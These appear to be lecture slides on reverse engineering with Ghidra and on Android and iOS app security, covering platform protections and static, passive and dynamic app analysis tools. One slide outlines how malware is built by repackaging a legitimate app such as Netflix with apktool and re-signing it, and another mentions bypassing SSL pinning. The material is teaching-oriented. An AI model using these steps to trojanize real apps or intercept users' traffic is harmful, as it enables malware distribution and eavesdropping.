
- Extends “Plugin” base class
- Produces and Consumes
 - Events (PluginEvent)
 - Selections, Locations
 - Services
 - Goto, Program Manager
- Creates
 - Menu and button actions
 - GUI components

Ghidra: Docking Windows

- Customized Java GUI components
 - GTree, GTable
- Improved TableModel and TreeModel
 - Generic Threaded Loading, Sorting, Filtering
- Uniform Look-and-Feel
- Overcome Java Swing limitations, issues, and general wonkiness

Open a Binary

- Create a new project by going to File > New project
- Go to File > Import file to import the binary file that you want to analyze




Open a Binary

- After importing the file, you will see a window like this one:




Open a Binary

- Basic info about the program being analyzed is displayed



Features of Ghidra

- Double click on the file to analyze
- A new window opens with binary & hex code snippets:



Features of Ghidra


Decompile: main - (keyg3nme)

```

1 undefined8 main(void)
2 {
3     int iVar1;
4     long in_FS_OFFSET;
5     uint local_14;
6     long local_10;
7
8     local_10 = *(long *)(in_FS_OFFSET + 0x28);
9     printf("Enter your key: ");
10    __isoc99_scanf(&DAT_0010201a,&local_14);
11    iVar1 = validate_key((ulong)local_14);
12    if (iVar1 == 1) {
13        puts("Good job mate, now go keygen me.");
14    }
15    else {
16        puts("nope.");
17    }
18    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
19        /* WARNING: Subroutine does not return */
20        _stack_chk_fail();
21    }
22    return 0;
23 }
24
25 }
```


- List of symbols in the Symbol Tree view on the left
- Symbols are references to some type of data like an import, a global variable, or a function.
- Listing view in the middle shows typical assembly code fields like addresses, bytes, operands, and comments, etc.
- Decompiler on the right converts assembly back to C code.
 - double click on the function that you want to analyze in the symbol tree view.

Finding a Function



- Symbol Tree helps navigate around the binary and search for individual functions.
- Example: How do we find the “main” function of a program?
 - Try to search for the function in the symbol tree view

Edit Program During Analysis



- Can edit the program during analysis in Ghidra.
- Can edit a function by right-clicking on the function name in either the symbol tree, the listing window or the decompiler window, then going to the “Edit Function” option.
- Retype and rename variables by right-clicking on the variable names and then going to the “Retype Variable” or “Rename Variable” option.

Ghidra Demo Video

1. Ghidra Installation and Getting Started Video:

<https://ghidra-sre.org/GhidraGettingStartedVideo/GhidraGettingStartedVideo.mp4>

2. Ghidra Presentations

<https://github.com/NationalSecurityAgency/ghidra/wiki/files/recon2019.pdf>

<https://github.com/NationalSecurityAgency/ghidra/wiki/files/blackhat2019.pdf>



Mobile Application Security

Mobile Operating Systems

- **Android:** Operating system from Google licensed to various mobile device manufacturers
 - Windows equivalent for mobile devices
- **iOS:** Operating system for Apple iPhone and other Apple mobile devices.


Jailbreaking and Rooting

- Jailbreaking is the process of removing the limitations imposed by Apple on devices running the iOS operating system.
- Jailbreak allows the phone's owner to gain full access to the root of the iOS and access all the features.
- Rooting is the process of removing the limitations on a mobile or tablet running the Android operating system.
- Jailbreaking/Rooting open security holes that may not been readily apparent or undermine the device's built-in security measures.
- Jailbroken and Rooted phones are much more susceptible to
 - Viruses and malware
 - Bypass app vetting processes imposed by Google and Apple
 - Can lead to malicious or virus infected app downloads



Android Application Security

Android Fundamentals



- Device hardware
- HAL (Hardware Abstraction Layer)
- Android OS – Linux with device drivers
- Android App Runtime
 - Mostly in Java
 - Also uses native libraries
- Pre-installed apps: email, phone, calendar, contacts, web browser etc
- User installed apps

Google Security Services

Service Name	Service Description
Google Play	Collection of services that allow users to discover, install, and purchase apps from their Android device or the web
Android Updates	Delivers new capabilities and security updates to selected Android devices
App Services	Frameworks that allow Android apps to use cloud capabilities such as data backup
Verify Apps	Warn or automatically block the installation of harmful apps, continually scan apps on the device, warn about or remove harmful apps
SafetyNet	A privacy preserving intrusion detection system to assist Google tracking, mitigate known security threats, and identify new security threats
SafetyNet Attestation	Third-party API to determine whether the device is CTS compatible
Android Device Manager	To locate a lost or stolen device

Android Security

- Dalvik Virtual Machine (VM), a software component that runs each application in its own instance of the Dalvik VM
- Once an application is developed in Java, it is transformed to dex (Dalvik Executable) files
 - Android SDK ‘dx’ toolset converts into dex files compatible with the Dalvik VM
- Android security is SQLite (a SQL database engine) based
- Applications store persistent data in the device in SQLite databases without proper security measures (No encryption) to protect its confidentiality
- Once an Android device has been compromised, it is possible to access confidential information stored in those databases

Kernel Security

- Linux kernel is the base for a Android computing environment.
- Linux kernel provides Android with several key security features including:
 - A user-based permissions model
 - Process isolation
 - Extensible mechanism for secure IPC
 - Ability to remove unnecessary and potentially insecure parts of the kernel
- Application Sandbox
 - Android's application security is enforced by the application sandbox
 - Isolates apps from each other
 - Protects apps and the system from malicious apps.

Kernel Security

- System Partition and Safe Mode
 - Contains Android's kernel and operating system libraries like application runtime, application framework, and applications.
 - This partition is set to read-only.
 - In Safe Mode booting of device third-party applications are not launched automatically however device owner can launch these manually.
- Filesystem Permissions
 - Follows UNIX-style filesystem permissions to ensure that one user cannot alter or read another user's files.
 - Each application runs as its own user.
 - Unless the developer explicitly shares files with other applications, files of one application cannot be read or altered by another application.
- Security-Enhanced Linux
 - Uses Security-Enhanced Linux (SELinux) to apply access control policies and establish mandatory access control (mac) on processes.

Kernel Security


- Verified boot
 - Android 6.0 and later supports verified boot and device-mapper-verity.
 - Verified boot guarantees the integrity of the device software starting from a hardware root of trust up to the system partition.
 - During boot, each stage cryptographically verifies the integrity and authenticity of the next stage before executing it.
 - Android 7.0 and later supports strictly enforced verified boot, which means compromised devices cannot boot.
- Cryptography
 - Android provides a set of cryptographic APIs for use by applications.
 - APIs include implementations of standard and commonly used cryptographic algorithms such as AES, RSA, DSA, and SHA.
 - Specific APIs are provided for higher level protocols like SSL and HTTPS.
 - Android 4.0 provides the [KeyChain](#) class to allow applications to use the system credential storage for private keys and certificate chains.

User Security Features

- Filesystem Encryption
 - Android 3.0 and later provides full filesystem encryption at kernel level.
 - Android 5.0 and later supports [full-disk encryption](#).
 - Full-disk encryption uses a single key—protected with the user's device password—to protect the whole of a device's user data partition.
 - Android 7.0 and later supports [file-based encryption](#).
 - File-based encryption allows different files to be encrypted with different keys.
- Password Protection
 - Android can be configured to verify a user-supplied password prior to providing access to a device.
 - Use of a password and/or password complexity rules can be required by a device administrator.
- Device Administration
 - Android 2.2 and later provide the Android Device Administration API
 - Administrators can also remotely wipe lost or stolen handsets.
 - APIs are available to third-party providers of Device Management solutions.

Elements of App

- AndroidManifest.xml
- Activities
- Services
- Broadcast Receiver
- Protected APIs:
 - Camera functions
 - Location data (GPS)
 - Bluetooth functions
 - Telephony functions
 - SMS/MMS functions
 - Network/data connections



App Structure

- Primarily written in Java, Kotlin (transpiled to Java), and C++.
- Distributed in Android Package (.apk) format which is similar to a ZIP file containing all the assets and bytecode for an app.
- A typical unzipped APK structure looks like this:
 - **AndroidManifest.xml:** Basic application details like name, version, external accessible activities & services, minimum device version etc
 - **META-INF:** Metadata information, developer certificate, checklists etc
 - **classes.dex:** Compiled byte code of application
 - **resources.arsc:** Metadata about resources and XML
 - **res/:** Compressed binary XMLs
 - **lib/:** External C/C++ libraries if any

Hacking an App

- The way that most Android malware works is to:
 - take a legitimate application
 - disassemble the dex code, and decode the manifest
 - include the malicious code
 - assemble the dex, encode the manifest, and sign the final apk file.

Hacking an App

- One popular tool to do this is apktool
 - Install apktool (code.google.com/p/android-apktool/downloads/list)
 - Download the apk that is going to be modified (ex: old version of Netflix)
 - Disassemble the apk (apktool d Netflix.apk out)
 - Perform the modifications in the .smali files and in the manifest located in the folder generated with the same name as the disassembled application
 - Execute the **build** command to rebuild the package again ([apktool b](#))
 - Repacked apk is stored in the out/dist folder.
 - Before signing the apk, generate a private key with a corresponding digital certificate.
 - Download the SignApk.jar tool.
 - Unzip it in the dist folder
 - Execute following command: [java –jar signapk.jar certificate.pem key.pk8 Netflix.apk Netflix_signed.apk](#)
 - Verify the process by: [jarsigner –verify –verbose –certs Netflix_signed.apk](#)

App Analysis: Static

- apktool:
 - Extracts APK and resources from app binary
 - Also extracts smali (human readable java byte code) code from dex file

```
import java.lang.System;

public class HelloWorld {
    public static void
main(String[] args) {
        System.out.println("Hello
World!");
    }
}
```

Java

smali →

```
.class public LHelloWorld;
.super Ljava/lang/Object;
.source "HelloWorld.java"

# direct methods
.method public constructor <init>()V
    .registers 1

    .prologue
    .line 3
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    return-void
.end method

.method public static main([Ljava/lang/String;)V
    .registers 3
    .param p0, "args"    # [Ljava/lang/String;

    .prologue
    .line 5
    get-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

    const-string v1, "Hello World!"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

    .line 6
    return-void
.end method
```

App Analysis: Static

- dex2jar or jadx
 - decompile from dex to jar format
 - APKs are minified for easier distribution and obfuscation reasons.
 - jadx provides features that make it easier to work with deobfuscated jars and lets enforce minimum field name lengths during decompilation.
 - modified names are based around the original names
 - Other decompilers are procyon, Fernflower, CFR
- Decomilation process:
 - Use apktool to extract APK and decompress resource files
 - Use jadx to decompile the APK to .java source files
 - Open the decompiled source code folder in Visual Studio Code for easy search and navigation
- Use aapt to extract

App Analysis: Static

- aapt: Part of Android SDK, can dump AndroidManifest.xml tree from an APK without needing to decompile or extract anything

```
$ aapt dump xmltree com.myapp-1.0.0.apk AndroidManifest.xml
N: android=http://schemas.android.com/apk/res/android
E: manifest (line=2)
    A: android:versionCode(0x0101021b)=(type 0x10)0x409
    A: android:versionName(0x0101021c)="1.0.0" (Raw: "1.0.0")
    A: android:installLocation(0x010102b7)=(type 0x10)0x0
    A: package="com.myapp" (Raw: "com.myapp")
    E: uses-sdk (line=8)
        A: android:minSdkVersion(0x0101020c)=(type 0x10)0x15
        A: android:targetSdkVersion(0x01010270)=(type 0x10)0x1b
    E: uses-feature (line=12)
```

```
$ aapt dump badging com.myapp-1.0.0.apk
package: name='com.myapp' versionCode='123' versionName='1.0.0'
platformBuildVersionName=''
install-location:'auto'
sdkVersion:'21'
targetSdkVersion:'27'
uses-permission: name='com.venmo.permission.C2D_MESSAGE'
uses-permission: name='com.google.android.c2dm.permission.RECEIVE'
uses-permission: name='android.permission.INTERNET'
uses-permission: name='android.permission.WRITE_EXTERNAL_STORAGE'
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE'
uses-permission: name='android.permission.READ_CONTACTS'
...
```

App Analysis: Passive

- Involves proxying the device, bypassing SSL pinning, and observing device logs
- **Logcat**
 - Built in tool in the Android SDK to monitor device logs.
 - Often apps print out useful debug information i.e. secret keys, user information etc into logcat.
 - This information can be very useful to understand working of an application.
 - To use logcat, simply run “adb logcat” with a device connected, and you should see system logs.
 - Ref logcat: <https://developer.android.com/studio/command-line/logcat>

App Analysis: Passive

- **Drozer**
 - Toolkit designed to help analyze Android applications
 - Provides a lot of useful information such as checking for bad permissions, monitoring IPC calls, and more.
- **SSL Pinning**
 - SSL Certificate pinning is where an app has a known list of valid SSL certificates for a domain (or a set of domains).
 - While making HTTPS connections from the device, it ensures that the certificates from the server match what they are set to in the application.
 - If the cert from the server doesn't match the list of pre-approved certificates, the device drops the connection and throws an SSL error.
- To bypass SSL pinning, one can use tools (a catch-all Frida script, something pre-built like [JustTrustMe](#) for [Xposed](#)) or a custom solution.

App Analysis: Dynamic

- Way of interacting with and figuring out security vulnerabilities within applications by writing dynamic hooks to talk with them.
- Frida tool can modify, hook and dynamically interact with applications
- **Frida**
 - Some useful resources for writing Frida scripts are:
 - <https://frida.re/docs/android/>
 - <https://www.frida.re/docs/javascript-api/>




iOS Application Security

iOS Platform

- During mid 80s at NeXT Inc developed high end workstations.
- NeXT's operating system NeXTSTEP was based on Carnegie Mellon University's Mach kernel and BSD Unix.
- Apple purchased NeXT in 1996 and NeXTSTEP was chosen to replace ageing Mac OS (Classic).
- In a pre-release version (Rhapsody), NeXTSTEP was modified to adopt Mac styling – pre-cursor for UI of Mac OSX.
- Released as Mac OSX in Mar 2001.
- In 2007, iPhone iOS released
